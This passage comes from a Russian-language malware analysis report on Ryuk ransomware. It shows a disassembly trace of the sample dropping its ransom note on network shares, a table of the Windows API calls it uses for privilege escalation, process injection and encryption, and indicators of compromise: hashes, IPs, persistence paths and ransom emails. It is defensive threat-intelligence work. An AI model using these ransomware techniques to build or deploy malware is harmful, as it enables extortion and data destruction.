И, наконец, он начинает шифрование файлов за исключением файлов "*.exe", "*.dll", системных файлов и других локаций, указанных в виде зашифрованного белого списка. Для этого он использует импорты: **CryptAcquireContextW** (где указано использование AES и RSA), **CryptDeriveKey**, **CryptGenKey**, **CryptDestroyKey** и т.д. Также предпринимается попытка расширить свое действие на обнаруженные сетевые устройства с помощью **WNetEnumResourceW** и затем зашифровать их.

<pre> mov qword ptr ss:[rsp+8],rbx mov qword ptr ss:[rsp+18],rsi push rdi sub rsp,40 lea rdx,qword ptr ds:[7FF7A9676840] mov rbx,rcx call logta.7FF7A96680EC xor ecx,ecx call qword ptr ds:[<&SetLastError>] xor esi,esi xor r9d,r9d mov qword ptr ss:[rsp+30],rsi xor r8d,r8d mov dword ptr ss:[rsp+28],80 mov edx,40000000 mov rcx,rbx mov dword ptr ss:[rsp+20],4 call qword ptr ds:[<&CreateFileW>] mov rdi,rax test rax,rax je logta.7FF7A9661D19 call qword ptr ds:[<&GetLastError>] cmp eax,B7 je logta.7FF7A9661D19 lea r9,qword ptr ss:[rsp+58] mov dword ptr ss:[rsp+58],esi mov r8d,273 mov qword ptr ss:[rsp+20],rsi lea rdx,qword ptr ds:[7FF7A9682A70] mov rcx,rdi call qword ptr ds:[<&WriteFile>] mov rcx,rbx call logta.7FF7A966816C mov rcx,rdi mov word ptr ds:[rbx+rax*2-1E],si call qword ptr ds:[<&CloseHandle>] lea eax,qword ptr ds:[rsi+1] jmp logta.7FF7A9661D31 mov rcx,rbx call logta.7FF7A966816C </pre>	<pre> [rsp+8]:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins rdi:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr 00007FF7A9676840:L"RyukReadMe.html" rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr rdi:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr rdi:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr 00007FF7A9682A70:"<html><body><p style=\\\"font-weight:bold;font-size:125%;co rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr </pre>
---	---

Рис. 51: Шифрование системных файлов

6. Импорты и соответствующие флаги

Ниже приведена таблица со списком наиболее релевантных импортов и флагов, используемых образцом:

Ипорты		Флаги	
<code>GetVersionExW</code>	Получает версию ОС	<code>LpVersionInformation</code>	Определяет, выше ли версия ОС чем XP
<code>ImpersonateSelf</code>	Включает права для потока		
<code>GetCurrentThread</code>	Получение потока	<code>DesiredAccess</code>	Определяет вид доступа к токenu
<code>OpenThreadToken</code>	Открывает токен, принадлежащий потоку	<code>SeDebugPrivilege</code>	Для получения расширенных прав
<code>LookupPrivilegeValueW</code>	Предоставляет информацию о LUID, чтобы знать привилегию, которую мы масштабируем		
<code>AdjustTokenPrivileges</code>	Включает определенные права для токена		
<code>CreateToolHelp32Snapshot</code>	Делает снимок запущенных процессов		
<code>WriteProcessMemory</code>	Записывает в память определенный процесс		
<code>CreateRemoteThread</code>	Создает поток в приостановленном состоянии		
<code>ShellExecuteW</code>	Запускает консоль для выполнения "нагрузки"		
<code>CommandLineToArgvW</code>	Разбирает команду cmd и возвращает массив указателей для команды		
<code>DeletefileW</code>	Удаляет файлы в соответствии с параметрами		
<code>CryptExportKey</code>	Экспортирует в криптографический ключ		
<code>GetDriveTypeW</code>	Определяет, является ли это устройство USB, CD...		
<code>CryptDeriveKey</code>	Создает ключ с помощью другого, собирая прошлые данные		
<code>CryptGenKey</code>	Генерирует случайный ключ сессии или пару ассиметричных ключей (открытый/закрытый).		
<code>GetLogicalDrives</code>	Возвращает бит-маску дисков. Предоставляет информацию о диске, доступную в системе.		
<code>WNetEnumResourceW</code>	Перебирает сетевые устройства.		
<code>CryptAcquireContextW</code>	Пытается найти CSP для нужного алгоритма шифрования.		
<code>CryptEncrypt</code>	Шифрует данные по алгоритму, назначенному в CSP		
<code>CryptDecrypt</code>	Дешифрует данные, зашифрованные с <code>CryptEncrypt</code>		
<code>CryptDestroyKey</code>	Нарушает обработку hkey, чтобы его нельзя было использовать снова	<code>hkey</code>	Открытие регистрационного ключа hkey
<code>CryptImportKey</code>	Передает ключ из CSP		

7. IOC

MD5	Соответствующие IP-адреса	Файл восстановления
<ul style="list-style-type: none">■ a73130b0e379a989cba3d695a157a495■ 89a562b867979386f2c838d0f453b7d0■ 99ab62a9a533f7a0541528383e35d051■ c6daf2d35e8b9adf7bce970bd762e101■ 0ebc540d2f99574346ac10de3e4cf5aa■ fe7bf2e75003461b81d1260e78819928■ 1bf0b9b022c7685c136439cfa8e90370■ 106dd76aa34eddbabd5bc3081defed91■ ddc639cf6f8ba80221b13b6a8a0e8107■ 7af8e281c798006b55f4b6bbeb771ea3■ 4846fa07e96c123b807de35d076dab98■ 6b99069a09bccb806b4a24f60f671157■ 436d7e29ebf1a9fc92a77a266cb33f1a	<ul style="list-style-type: none">■ 104.136.151.73■ 104.168.123.186■ 104.193.252.142■ 104.236.135.119■ 104.236.137.72■ 104.236.151.95■ 104.236.161.64■ 104.236.185.25	<ul style="list-style-type: none">■ RyukReadMe.html

Ссылки

- users\Public\run.sct
- Start Menu\Programs\Startup\start.bat
- AppData\Roaming\Microsoft\Windows\Start Menu\ProgramsStartup\start.bat

Адрес почты для выкупа

- msifelabem1981@protonmail.com
- sydney.wiley@protonmail.com
- MelisaPeterman@protonmail.com

Расширение зашифрованного файла

- *.RYK
- *.RYUK

8. Ссылки

1. “Everis y Prisa Radio sufren un grave ciberataque que secuestra sus sistemas.” https://www.elconfidencial.com/tecnologia/2019-11-04/everis-la-ser-ciberataque-ransomware-15_2312019/, Publicada el 04/11/2019.
2. “Un virus de origen ruso ataca a importantes empresas españolas.” https://elpais.com/tecnologia/2019/11/04/actualidad/1572897654_251312.html, Publicada el 04/11/2019.
3. “VB2019 paper: Shinigami’s revenge: the long tail of the Ryuk malware.” <https://securelist.com/story-of-the-year-2019-cities-under-ransomware-siege/95456/>, Publicada el 11/12/2019
4. “Big Game Hunting with Ryuk: Another Lucrative Targeted Ransomware.” <https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/>, Publicada el 10/01/2019.
5. “VB2019 paper: Shinigami’s revenge: the long tail of the Ryuk malware.” <https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-shinigamis-revenge-long-tail-r>

Дополнительная информация

<https://www.pandasecurity.com/en/business/>